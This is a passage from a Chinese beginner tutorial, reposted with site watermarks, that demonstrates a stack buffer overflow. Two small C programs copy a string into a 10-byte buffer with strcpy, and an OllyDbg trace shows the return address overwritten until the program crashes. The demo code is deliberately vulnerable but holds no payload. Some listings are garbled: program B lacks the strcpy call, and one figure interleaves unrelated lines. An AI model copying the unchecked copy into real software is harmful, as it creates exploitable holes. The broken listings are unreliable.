int main()
{char output[10];
strcpy(output,name);
return 0;
}
```

会溢出的程序B:

```
#include "stdafx.h"
#include "stdio.h"
#include "string.h"
char name[]="abcdefghijklmnopqrstuvwxyz";
int main()
{
char output[10];
return 0;
}
```

以上程序的作用是把name的数据复制到output中，程序A分配的空间刚好合适，而程序B的name是26个英文字符，output和程序A一样，只有10个，就产生了溢出。

用LordPE可以查看该程序入口点在00401040。反汇编程序（工具是OllyDbg）确实是从这里开始的，如图1所示。首先"PUSH EBP"，保护现场环境，这不是我们堆栈的重要分析部分，只是整个程序的开始。

```
00401040 ┌$ PUSH EBP
00401041 │. MOV EBP,ESP
00401043 │. PUSH -1
```

图1

VC++编译的程序，GetVersion是个标志。VC++编译的程序第一个调用的函数就是GetVersion，如图2所示。直到这里，"CALL 00401000"调用真正的程序并且分配堆栈，如图3所示。我们需要在004010EF跟进，并在00401000设置断点。进入00401000，就是我们分析的重点了，请随时注意堆栈的情况。

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。


```
00401063   .  MOV DWORD PTR SS:[EBP-18],ESP
00401066   .  CALL DWORD PTR DS:[<&KERNEL32.GetVersion>]
```

图2

```
00401000  /$  004010EF   .  CALL yichu2.00401000
              004010F4   .  ADD ESP,0C
>SUB ESP,0C
      ;为 output 分配数据
      00401003  |. >OR ECX,FFFFFFFF
      00401006  |. >XOR EAX,EAX
      00401008  |. >LEA EDX,DWORD PTR SS:[ESP]
      0040100C  |.>PUSH ESI ;保护现场
      0040100D  |.>PUSH EDI ;保护现场
      0040100E  |.>MOV EDI,yichu2.00405030
      ;ASCII "abcdefghij"
      00401013  |.>REPNE SCAS BYTE PTR ES:[EDI]
      00401015  |.>NOT ECX
      00401017  |.>SUB EDI,ECX
      00401019  |.>MOV EAX,ECX
      0040101B  |>MOV ESI,EDI
      0040101D  |.>MOV EDI,EDX
      0040101F  |.>SHR ECX,2
      00401022  |.REP MOVS DWORD PTR ES:[EDI],DWORD
PTR DS:[ESI] ;重要的数据复制★
      00401024  |.>MOV ECX,EAX
      00401026  |.>AND ECX,3
      00401029  |.>XOR EAX,EAX
      0040102B  |.>REP MOVS BYTE PTR ES:[EDI],BYTE
PTR DS:[ESI]
      0040102D  |.>POP EDI ;恢复现场
      0040102E  |.>POP ESI ;恢复现场
      0040102F  |.>ADD ESP,0C ;与 00401000 对应
      00401032  \.>RETN
```

图3

程序A与程序B的反汇编代码一样，数据段如图4和图5所示。可以看出，00405030是要复制的数据，0040100E处调用该段数据（0040100E |MOV EDI,yichu2.00405030），0x61就是字母a。下面我们详细分析一下。

```
00405028  00 00 00 00 00 00 00 00  ........
00405030  61 62 63 64 65 66 67 68  abcdefgh
00405038  69 6A 00 00 A6 11 40 00  ij..?@.
00405040  01 00 00 00 00 00 00 00  ........
```

图4 程序A数据区

```
00405028  00 00 00 00 00 00 00 00  ........
00405030  61 62 63 64 65 66 67 68  abcdefgh
00405038  69 6A 6B 6C 6D 6E 6F 70  ijklmnop
00405040  71 72 73 74 75 76 77 78  qrstuvwx
00405048  79 7A 00 00 A6 11 40 00  yz..?@.
```

图5 程序B数据区

1）栈顶和栈底的确定

断在00401000时的堆栈如图6所示。在OllyDbg中，堆栈区的黑色表示当前栈顶，它的值与ESP相等，即这里的0012FF84就是栈顶。

纵观这段代码，有一个"SUB ESP,0C"，两个"PUSH(4*2=8)"、"0x0C +8=0x14"，那么堆栈只会在当前栈顶(0x0012FF84)和0x0012FF70(0x0012FF84-0x14=0x0012FF70)之间变化。0x0012FF70便是栈底，故我们重点关注这个区域的数据变化情况。

```
0012FF70  40000061
0012FF74  00349288
0012FF78  00000000
0012FF7C  00401191  yichu2.00401191
0012FF80  00405000  yichu2.00405000
0012FF84  004010F4  RETURN to yichu2.<ModuleEntryPoint>+0B4
```

图6

2）程序的数据保护与恢复

"00401000 /SUB ESP,0C"对应"0040102F |ADD ESP,0C"。00401000为output分配空间。原程序A、B中，output应该是10个字节空间，由于堆栈的分配是4字节对齐，所以分配了0C个，也就是12个（12是4的整数倍）。0040102F则恢复栈顶。

小提示：大家可以修改源程序中output的大小，比如改为8，可以看到这里的0C会相应改变。

以下语句相互对应：

```
0040100C |.>PUSH ESI→0040102D |.>POP EDI
0040100D |.>PUSH EDI（保护现场）→0040102E |.>POP ESI（恢复现场）
```

为什么要保护现场呢？因为要用ESI、EDI复制数据，将ESI、EDI压入堆栈保护数据，用完以后当然要恢复数据。

3）溢出

当运行到"00401022 |.>REP MOVS DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]"时，由于一连串的数据复制而未作安全检查，堆栈发生突变，如图7和图8所示。可以看到程序B的原栈顶0012FF84已被覆盖，正常情况应该是004010F4，而这里却被覆盖成了706F6E6D，即字串"mnop"，再运行便会出错，如图9所示，至此溢出完成，出错地址就是这个地址。

```
0012FF70  00000000
0012FF74  00000000
0012FF78  64636261
0012FF7C  68676665
0012FF80  00405000  yichu2.00405000
0012FF84  004010F4  RETURN to yichu2.<ModuleEntryPoint>+0B4
```

图7

```
0012FF70  00000000
0012FF74  00000000
0012FF78  64636261
0012FF7C  68676665
0012FF80  6C6B6A69
0012FF84  706F6E6D
```

图8




图9

希望初学者在学习过程中一定要亲自动手，哪怕是像源程序这样简单的代码，也最好自己录入，只有你亲自实践了每一个小的环节，才会有最真实的收获。

每日及時觀看電子刊書籍
就上溜客安全網 www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申请：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。

溜客安全信息網
www.176ku.com

想看更多内容？

还不去买正版书籍

支持正版，支持原创

支持国内网络安全

by:kuba8